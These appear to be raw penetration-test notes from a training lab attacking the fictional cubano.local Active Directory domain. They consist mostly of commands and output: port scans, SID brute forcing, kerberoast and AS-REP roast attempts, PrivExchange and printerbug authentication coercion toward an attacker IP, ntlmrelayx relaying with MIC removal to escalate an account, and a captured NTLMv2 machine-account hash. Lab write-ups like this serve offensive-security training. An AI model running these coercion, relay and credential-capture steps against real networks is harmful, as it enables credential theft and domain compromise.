| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, X-ANONYMOUSTLS, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, SMTPUTF8,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
587/tcp  open  smtp                 syn-ack Microsoft Exchange smtpd
| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, AUTH GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, SMTPUTF8,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
| smtp-ntlm-info:
|   Target_Name: CUBANO
|   NetBIOS_Domain_Name: CUBANO
|   NetBIOS_Computer_Name: EXCHANGE
|   DNS_Domain_Name: cubano.local
|   DNS_Computer_Name: Exchange.cubano.local
|   DNS_Tree_Name: cubano.local
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=Exchange
| Subject Alternative Name: DNS:Exchange, DNS:Exchange.cubano.local
| Issuer: commonName=Exchange
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-11-17T18:18:29
| Not valid after:  2025-11-17T18:18:29
| MD5:   526b 5a02 201f 84e7 ac5b 0dcc 27a6 15ad
| SHA-1: e953 a902 4372 9774 059e e4db 5dcb 36ad 4ae5 6e8d
| -----BEGIN CERTIFICATE-----
| MIIDETCCAfmgAwIBAgIQZb+NZbnw3ohC5UnvYY+aMzANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhFeGNoYW5nZTAeFw0yMDExMTcxODE4MjlaFw0yNTExMTcxODE4
| MjlaMBMxETAPBgNVBAMTCEV4Y2hhbmdlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAszzFwCbavahQzOr9cV5qGDn2NFNlg3ALzq97feRJZPhnFa0KiPk5
| VkUs9/42xyctRrXKO/Y/AK8FQoKem0/Eoh3PiB0dDygQ8LZvdHEdG8LWUHAaXeGA
| 7n/DEnFcFnwsQ+DIOlLa2oTLyWIkImkmwX1EGfGKajJGPE2WohFDuX6kIenBZ3U5
| YYCE7/4AubYAfAIgJSqRx8LW1bAxt/ZNxiUvwYrSk6hWA80J727cBb4vTGeF3H/k
| MyLRnEUQioBd4yTRuT/OENFP/7kK+q00dn7E4ithCLJfLxQ9/q6XHM/Lpq3/oDhE
| DV3MQSfiBRi87MBdtGjrW83dL4t8SuyvbQIDAQABo2EwXzAOBgNVHQ8BAf8EBAMC
| BaAwKgYDVR0RBCMwIYIIRXhjaGFuZ2WCFUV4Y2hhbmdlLmN1YmFuby5sb2NhbDAT
| BgNVHSUEDDAKBggrBgEFBQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUA
| A4IBAQCRMVamc+Uh4/BToOHAoU5B42+y48LUgdDXKZw3mGXB/NrHlFm+tvw5B4IH
| V7gFzOUJphOSoQSiJgjyjIq8r6g51V8+FXAe2c+gbXlJzx5+93B/Dg8biJcwYQsT
| wVocXcBP2p14PmzJhRb7NoDkDB+z92qt0elLffuJvRDkAJnUs0aFqKaRDhe+I4SY
| 6KO+a44gVOdoqTpSgp9DdtTT2qxzu0IERkSuu2+FsqfddrUuG4ygbtTxNzCMkorq
| lvziEFRuFccmCxjemBeDKzPKTgKGutOMwEvE8DxWuhqLLJzTlCnQnZoZn+QaBdK1
| UIhn2x3DxAY1EF5MmYJXzMFj12Rb
|_-----END CERTIFICATE-----
593/tcp  open  ncacn_http           syn-ack Microsoft Windows RPC over HTTP 1.0
717/tcp  open  smtp                 syn-ack Microsoft Exchange smtpd
| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE 37748736,
PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS
GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, SMTPUTF8, XRDST,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT
| ssl-cert: Subject: commonName=Exchange
| Subject Alternative Name: DNS:Exchange, DNS:Exchange.cubano.local
| Issuer: commonName=Exchange
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-11-17T18:18:29
| Not valid after:  2025-11-17T18:18:29
| MD5:   526b 5a02 201f 84e7 ac5b 0dcc 27a6 15ad
| SHA-1: e953 a902 4372 9774 059e e4db 5dcb 36ad 4ae5 6e8d
| -----BEGIN CERTIFICATE-----
| MIIDETCCAfmgAwIBAgIQZb+NZbnw3ohC5UnvYY+aMzANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhFeGNoYW5nZTAeFw0yMDExMTcxODE4MjlaFw0yNTExMTcxODE4
| MjlaMBMxETAPBgNVBAMTCEV4Y2hhbmdlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAszzFwCbavahQzOr9cV5qGDn2NFNlg3ALzq97feRJZPhnFa0KiPk5
| VkUs9/42xyctRrXKO/Y/AK8FQoKem0/Eoh3PiB0dDygQ8LZvdHEdG8LWUHAaXeGA
| 7n/DEnFcFnwsQ+DIOlLa2oTLyWIkImkmwX1EGfGKajJGPE2WohFDuX6kIenBZ3U5
| YYCE7/4AubYAfAIgJSqRx8LW1bAxt/ZNxiUvwYrSk6hWA80J727cBb4vTGeF3H/k
| MyLRnEUQioBd4yTRuT/OENFP/7kK+q00dn7E4ithCLJfLxQ9/q6XHM/Lpq3/oDhE
| DV3MQSfiBRi87MBdtGjrW83dL4t8SuyvbQIDAQABo2EwXzAOBgNVHQ8BAf8EBAMC
| BaAwKgYDVR0RBCMwIYIIRXhjaGFuZ2WCFUV4Y2hhbmdlLmN1YmFuby5sb2NhbDAT
| BgNVHSUEDDAKBggrBgEFBQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUA
| A4IBAQCRMVamc+Uh4/BToOHAoU5B42+y48LUgdDXKZw3mGXB/NrHlFm+tvw5B4IH
| V7gFzOUJphOSoQSiJgjyjIq8r6g51V8+FXAe2c+gbXlJzx5+93B/Dg8biJcwYQsT
| wVocXcBP2p14PmzJhRb7NoDkDB+z92qt0elLffuJvRDkAJnUs0aFqKaRDhe+I4SY
| 6K0+a44gVOdoqTpSgp9DdtTT2qxzu0IERkSuu2+FsqfddrUuG4ygbtTxNzCMkorq
| lvziEFRuFccmCxjemBeDKzPKTgKGutOMwEvE8DxWuhqLLJzTlCnQnZoZn+QaBdK1
| UIhn2x3DxAY1EF5MmYJXzMFj12Rb
|_-----END CERTIFICATE-----
808/tcp  open  ccproxy-http?        syn-ack
890/tcp  open  mc-nmf               syn-ack .NET Message Framing
1801/tcp open  msmq?                syn-ack
2103/tcp open  msrpc                syn-ack Microsoft Windows RPC
2105/tcp open  msrpc                syn-ack Microsoft Windows RPC
2107/tcp open  msrpc                syn-ack Microsoft Windows RPC
2525/tcp open  smtp                 syn-ack Microsoft Exchange smtpd
| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE, PIPELINING,
DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM,
8BITMIME, BINARYMIME, CHUNKING, XEXCH50, SMTPUTF8, XRDST, XSHADOWREQUEST,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT
| smtp-ntlm-info:
|   Target_Name: CUBANO
|   NetBIOS_Domain_Name: CUBANO
|   NetBIOS_Computer_Name: EXCHANGE
|   DNS_Domain_Name: cubano.local
|   DNS_Computer_Name: Exchange.cubano.local
|   DNS_Tree_Name: cubano.local
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=Exchange
| Subject Alternative Name: DNS:Exchange, DNS:Exchange.cubano.local
| Issuer: commonName=Exchange
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-11-17T18:18:29
| Not valid after:  2025-11-17T18:18:29
| MD5:   526b 5a02 201f 84e7 ac5b 0dcc 27a6 15ad
| SHA-1: e953 a902 4372 9774 059e e4db 5dcb 36ad 4ae5 6e8d
| -----BEGIN CERTIFICATE-----
| MIIDETCCAfmgAwIBAgIQZb+NZbnw3ohC5UnvYY+aMzANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhFeGNoYW5nZTAeFw0yMDExMTcxODE4MjlaFw0yNTExMTcxODE4
| MjlaMBMxETAPBgNVBAMTCEV4Y2hhbmdlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAszzFwCbavahQzOr9cV5qGDn2NFNlg3ALzq97feRJZPhnFa0KiPk5
| VkUs9/42xyctRrXKO/Y/AK8FQoKem0/Eoh3PiB0dDygQ8LZvdHEdG8LWUHAaXeGA
| 7n/DEnFcFnwsQ+DIOlLa2oTLyWIkImkmwX1EGfGKajJGPE2WohFDuX6kIenBZ3U5
| YYCE7/4AubYAfAIgJSqRx8LW1bAxt/ZNxiUvwYrSk6hWA80J727cBb4vTGeF3H/k
| MyLRnEUQioBd4yTRuT/OENFP/7kK+q00dn7E4ithCLJfLxQ9/q6XHM/Lpq3/oDhE
| DV3MQSfiBRi87MBdtGjrW83dL4t8SuyvbQIDAQABo2EwXzAOBgNVHQ8BAf8EBAMC
| BaAwKgYDVR0RBCMwIYIIRXhjaGFuZ2WCFUV4Y2hhbmdlLmN1YmFuby5sb2NhbDAT
| BgNVHSUEDDAKBggrBgEFBQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUA
| A4IBAQCRMVamc+Uh4/BToOHAoU5B42+y48LUgdDXKZw3mGXB/NrHlFm+tvw5B4IH
| V7gFzOUJphOSoQSiJgjyjIq8r6g51V8+FXAe2c+gbXlJzx5+93B/Dg8biJcwYQsT
| wVocXcBP2p14PmzJhRb7NoDkDB+z92qt0elLffuJvRDkAJnUs0aFqKaRDhe+I4SY
| 6K0+a44gVOdoqTpSgp9DdtTT2qxzu0IERkSuu2+FsqfddrUuG4ygbtTxNzCMkorq
| lvziEFRuFccmCxjemBeDKzPKTgKGutOMwEvE8DxWuhqLLJzTlCnQnZoZn+QaBdK1
| UIhn2x3DxAY1EF5MmYJXzMFj12Rb
|_-----END CERTIFICATE-----
3875/tcp open  msexchange-logcopier syn-ack Microsoft Exchange 2010 log copier
5985/tcp open  http                 syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6001/tcp open  ncacn_http           syn-ack Microsoft Windows RPC over HTTP 1.0
6400/tcp open  msrpc                syn-ack Microsoft Windows RPC
Service Info: Host: Exchange.cubano.local; OSs: Windows, Windows Server 2008 R2 -
2012; CPE: cpe:/o:microsoft:windows
Nmap done: 1 IP address (1 host up) scanned in 342.53 seconds



Nmap scan report for 192.168.23.164
Host is up (10s latency).

PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   closed http
88/tcp   closed kerberos-sec
135/tcp  open   msrpc
136/tcp  closed profile
137/tcp  closed netbios-ns
138/tcp  closed netbios-dgm
139/tcp  closed netbios-ssn
443/tcp  closed https
445/tcp  open   microsoft-ds
5985/tcp open   wsman
8080/tcp closed http-proxy



Nmap scan report for web.cubano.local (192.168.23.200)
Host is up (0.097s latency).

PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp closed https
445/tcp closed microsoft-ds
21/tcp   closed ftp
8080/tcp closed http-proxy
```

web.cubano.local

```
Connected to web.cubano.local (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> Host: web.cubano.local
> User-Agent: curl/7.72.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
```

```
< HTTP/1.1 401 Unauthorized
< Content-Type: text/html
< Server: Microsoft-IIS/10.0
< WWW-Authenticate: Negotiate
< WWW-Authenticate: NTLM
< Date: Sun, 20 Dec 2020 22:31:46 GMT
< Content-Length: 1293
<
```

DNS query

```
root@nix36:~/aptlabs/adconnectdump# chains1080 dig +tcp @dc.cubano.local
dev.cubano.local
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.10:53  ...  OK

; <<>> DiG 9.16.8-Debian <<>> +tcp @dc.cubano.local dev.cubano.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29688
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;dev.cubano.local.              IN      A

;; ANSWER SECTION:
dev.cubano.local.       1200    IN      A       192.168.23.164

;; Query time: 52 msec
;; SERVER: 192.168.23.10#53(192.168.23.10)
;; WHEN: Wed Dec 23 08:07:35 EET 2020
;; MSG SIZE  rcvd: 61
```

SIDs

```
Password:
[*] Brute forcing SIDs at exchange.cubano.local
[*] StringBinding ncacn_np:exchange.cubano.local[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[*] Domain SID is: S-1-5-21-3123647937-2588741405-1237524490
500: EXCHANGE\Administrator (SidTypeUser)
501: EXCHANGE\Guest (SidTypeUser)
503: EXCHANGE\DefaultAccount (SidTypeUser)
504: EXCHANGE\WDAGUtilityAccount (SidTypeUser)
513: EXCHANGE\None (SidTypeGroup)
```

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 lookupsid.py cubano/guest@dev.cubano.local
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

Password:
[*] Brute forcing SIDs at dev.cubano.local
[*] StringBinding ncacn_np:dev.cubano.local[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.164:445  ...  OK
[*] Domain SID is: S-1-5-21-4222401112-943219926-3416489190
500: DEV\Administrator (SidTypeUser)
501: DEV\Guest (SidTypeUser)
503: DEV\DefaultAccount (SidTypeUser)
504: DEV\WDAGUtilityAccount (SidTypeUser)
513: DEV\None (SidTypeGroup)
(impkt-dev) root@nix36:~/aptlabs# chains1080 lookupsid.py cubano/guest@web.cubano.local
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation
```

Started AS-REP-ROAST attack on cubano -> FAIL, no as-rep-roastable, can't asreproast 50k users

```
python GetNPUsers.py CUBANO.local/ -usersfile cubano-userlist -format hashcat -outputfile CUBANO-asreproast
```

Another nice tool for ad enumeration

```
root@nix36:~/aptlabs/ldapsearch-ad# proxychains -q python3 ./ldapsearch-ad.py -l dc.cubano.local -t info
### Server infos ###
[+] Forest functionality level = Windows 2016
[+] Domain functionality level = Windows 2016
[+] Domain controller functionality level = Windows 2016
[+] rootDomainNamingContext = DC=cubano,DC=local
[+] defaultNamingContext = DC=cubano,DC=local
[+] ldapServiceName = cubano.local:dc$@CUBANO.LOCAL
[+] naming_contexts = ['DC=cubano,DC=local', 'CN=Configuration,DC=cubano,DC=local', 'CN=Schema,CN=Configuration,DC=cubano,DC=local', 'DC=DomainDnsZones,DC=cubano,DC=local', 'DC=ForestDnsZones,DC=cubano,DC=local']
```

Probably no as-rep-roastable , only kerberoastable

```
root@nix36:~/aptlabs/ldapsearch-ad# proxychains -q python3 ./ldapsearch-ad.py -d CUBANO -l dc.cubano.local -u guest -p "" -t kerberoast
```

```
### Result of "kerberoast" command ###
[*] DN: CN=support,CN=Users,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:03:44.313318
    cn: support
    sAMAccountName: support
    servicePrincipalName: HTTP/vault.cubano.local

root@nix36:~/aptlabs/ldapsearch-ad# proxychains -q python3 ./ldapsearch-ad.py -d CUBANO -l dc.cubano.local -u guest -p "" -t asreproast
### Result of "asreproast" command ###


(impkt-dev) root@nix36:~/aptlabs/ldapsearch-ad# proxychains -q python3 ./ldapsearch-ad.py -d CUBANO -l dc.cubano.local -u guest -p "" -t search-delegation
### Result of "search-delegation" command ###
[*] DN: CN=DC,OU=Domain Controllers,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123076
    cn: DC
    sAMAccountName: DC$

[*] DN: CN=eyde.WEAVER,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123193
    cn: eyde.WEAVER
    sAMAccountName: eyde.WEAVER

[*] DN: CN=charil.DENNIS,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123305
    cn: charil.DENNIS
    sAMAccountName: charil.DENNIS

[*] DN: CN=elissa.ESTRADA,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123397
    cn: elissa.ESTRADA
    sAMAccountName: elissa.ESTRADA

[*] DN: CN=lynnea.SUAREZ,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123480
    cn: lynnea.SUAREZ
    sAMAccountName: lynnea.SUAREZ

[*] DN: CN=mary-pat.ALVAREZ,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123570
    cn: mary-pat.ALVAREZ
    sAMAccountName: mary-pat.ALVAREZ

[*] DN: CN=ashe.HUTCHINSON,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123657
    cn: ashe.HUTCHINSON
    sAMAccountName: ashe.HUTCHINSON

[*] DN: CN=lalitha.BURCH,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123736
    cn: lalitha.BURCH
    sAMAccountName: lalitha.BURCH
```

```
[*] DN: CN=albany,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-21T10:09:14.123814
    cn: albany
    sAMAccountName: albany
```

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 lookupsid.py
CUBANO/Guest@exchange.cubano.local
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

Password:
[*] Brute forcing SIDs at exchange.cubano.local
[*] StringBinding ncacn_np:exchange.cubano.local[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[*] Domain SID is: S-1-5-21-3123647937-2588741405-1237524490
500: EXCHANGE\Administrator (SidTypeUser)
501: EXCHANGE\Guest (SidTypeUser)
503: EXCHANGE\DefaultAccount (SidTypeUser)
504: EXCHANGE\WDAGUtilityAccount (SidTypeUser)
513: EXCHANGE\None (SidTypeGroup)
```

rpcclient enumeation

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 rpcclient -U CUBANO.LOCAL/Guest
exchange.cubano.local
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
Enter CUBANO.LOCAL\Guest's password:
rpcclient $> srvinfo
        EXCHANGE.CUBANOWk Sv NT SNT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x9003
rpcclient $>
```

Local user enumeration

```
rpcclient $> lsaenumsid
found 15 SIDs

S-1-5-90-0
```

```
S-1-5-82-3876422241-1344743610-1729199087-774402673-2621913236
S-1-5-82-271721585-897601226-2024613209-625570482-296978595
S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
S-1-5-80-0
S-1-5-6
S-1-5-32-568
S-1-5-32-559
S-1-5-32-555
S-1-5-32-551
S-1-5-32-545
S-1-5-32-544
S-1-5-20
S-1-5-19
S-1-1-0
```

rpcclient enumeration

```
rpcclient $> getusername
Account Name: Guest, Authority Name: CUBANO
```

DC rcpenumeration

```
rpcclient $> lookupsids S-1-5-21-854239470-2015502385-3018109401-57543
S-1-5-21-854239470-2015502385-3018109401-57543 CUBANO\Exchange Servers (2)
rpcclient $> lookupsids S-1-5-80-3139157870-2983391045-3678747466-658725712-
1809340420
S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420 NT
SERVICE\WdiServiceHost (5)
```

exchange

```
rpcclient $> lookupsids S-1-5-82-3876422241-1344743610-1729199087-774402673-
2621913236
S-1-5-82-3876422241-1344743610-1729199087-774402673-2621913236 IIS APPPOOL\.NET v4.5
Classic (5)
rpcclient $> lookupsids S-1-5-82-3006700770-424185619-1745488364-794895919-
4004696415
S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415 IIS
APPPOOL\DefaultAppPool (5)
rpcclient $> lookupsids S-1-5-82-271721585-897601226-2024613209-625570482-296978595
S-1-5-82-271721585-897601226-2024613209-625570482-296978595 IIS APPPOOL\.NET v4.5
(5)
rpcclient $> lookupsids S-1-5-80-3139157870-2983391045-3678747466-658725712-
1809340420
S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420 NT
SERVICE\WdiServiceHost (5)
```

remote registry not available

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 reg.py
CUBANO.local/Guest@exchange.cubano.local query -keyName
HKLM\\SOFTWARE\\Microsoft\\"Windows NT"\\Currentversion -s
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[!] Cannot check RemoteRegistry status. Hoping it is started...
[-] SMB SessionError: STATUS_PIPE_NOT_AVAILABLE(An instance of a named pipe cannot
be found in the listening state.)
```

Same with atexec

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 atexec.py
CUBANO/Guest@exchange.cubano.local ipconfig
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[!] This will work ONLY on Windows >= Vista
Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[*] Creating task \HucRZJpa
[-] rpc_s_access_denied
```

Trying for privexchange https://chryzsh.github.io/exploiting-privexchange/ -> not working(patched)

```
(impkt-dev) root@nix36:~/aptlabs/PrivExchange# chains1080 python3 ./privexchange.py
-ah 10.10.14.15 exchange.cubano.local -d cubano.local -u guest -p ""
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
INFO: Using attacker URL: http://10.10.14.15/privexchange/
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:443  ...  OK
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful

# not working
```

```
^C(impkt-dev) root@nix36:~/aptlabs# chains1080 ntlmrelayx.py -t
ldap://dc.cubano.local --escalate-user support
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.10.110.50, attacking target
ldap://dc.cubano.local
[*] HTTPD: Client requested path: /privexchange/
```

Trying stuff with atomizer

```
(atomizer-env) root@nix36:~/aptlabs/atomizer-env# chains1080 python3
SprayingToolkit/atomizer.py owa exchange.cubano.local --recon --debug
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
MainThread               root: {'--csvfile': None,
 '--debug': True,
 '--gchat': None,
 '--help': False,
 '--interval': None,
 '--pass-row-name': 'Password',
 '--recon': True,
 '--slack': None,
 '--targetPort': '993',
 '--threads': '3',
 '--user-as-pass': None,
 '--user-row-name': 'Email Address',
 '--version': False,
 '<password>': None,
 '<passwordfile>': None,
 '<target>': 'exchange.cubano.local',
 '<userfile>': None,
 'imap': False,
 'lync': False,
 'owa': True}
MainThread         owasprayer: [*] Trying to find autodiscover URL
MainThread urllib3.connectionpool: Starting new HTTPS connection (1):
autodiscover.exchange.cubano.local:443
MainThread urllib3.connectionpool: Starting new HTTP connection (1):
autodiscover.exchange.cubano.local:80
MainThread urllib3.connectionpool: Starting new HTTPS connection (1):
exchange.cubano.local:443
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:443  ...  OK
MainThread urllib3.connectionpool: https://exchange.cubano.local:443 "GET
/autodiscover/autodiscover.xml HTTP/1.1" 401 0
MainThread         owasprayer: [+] Using OWA autodiscover URL:
https://exchange.cubano.local/autodiscover/autodiscover.xml
MainThread urllib3.connectionpool: Starting new HTTPS connection (1):
login.microsoftonline.com:443
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  20.190.137.11:443
```

https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/

Spool is running on exchange (useful for later)

```
Protocol: [MS-RPRN]: Print System Remote Protocol
Provider: spoolsv.exe
UUID    : 12345678-1234-ABCD-EF00-0123456789AB v1.0
Bindings:
          ncalrpc:[LRPC-26c98aef0b605c71c5]
          ncacn_ip_tcp:192.168.23.146[35013]
```

Looks to be working

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1080 python3 ./printerbug.py
CUBANO/guest@exchange.cubano.local 10.10.14.15
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[*] Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

Password:
[*] Attempting to trigger authentication via rprn RPC at exchange.cubano.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is
unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 ntlmrelayx.py  --remove-mic --escalate-
user support -t ldap://dc.cubano.local -smb2support
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from CUBANO/EXCHANGE$@10.10.110.50 controlled,
attacking target ldap://dc.cubano.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.10:389  ...  OK
[-] Authenticating against ldap://dc.cubano.local as CUBANO/EXCHANGE$ FAILED
[*] SMBD-Thread-5: Connection from 10.10.110.50 authenticated as guest (anonymous).
Skipping target selection.
```

We can trigger printerbug, checked with responder

```
[!] Error starting SSL server on port 443, check permissions or other servers
running.
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 10.10.110.50
[SMB] NTLMv2-SSP Username : CUBANO\EXCHANGE$
[SMB] NTLMv2-SSP Hash     :
EXCHANGE$::CUBANO:1122334455667788:1A94EBABBE7D7C82AC27A111E30A374F:0101000000000000
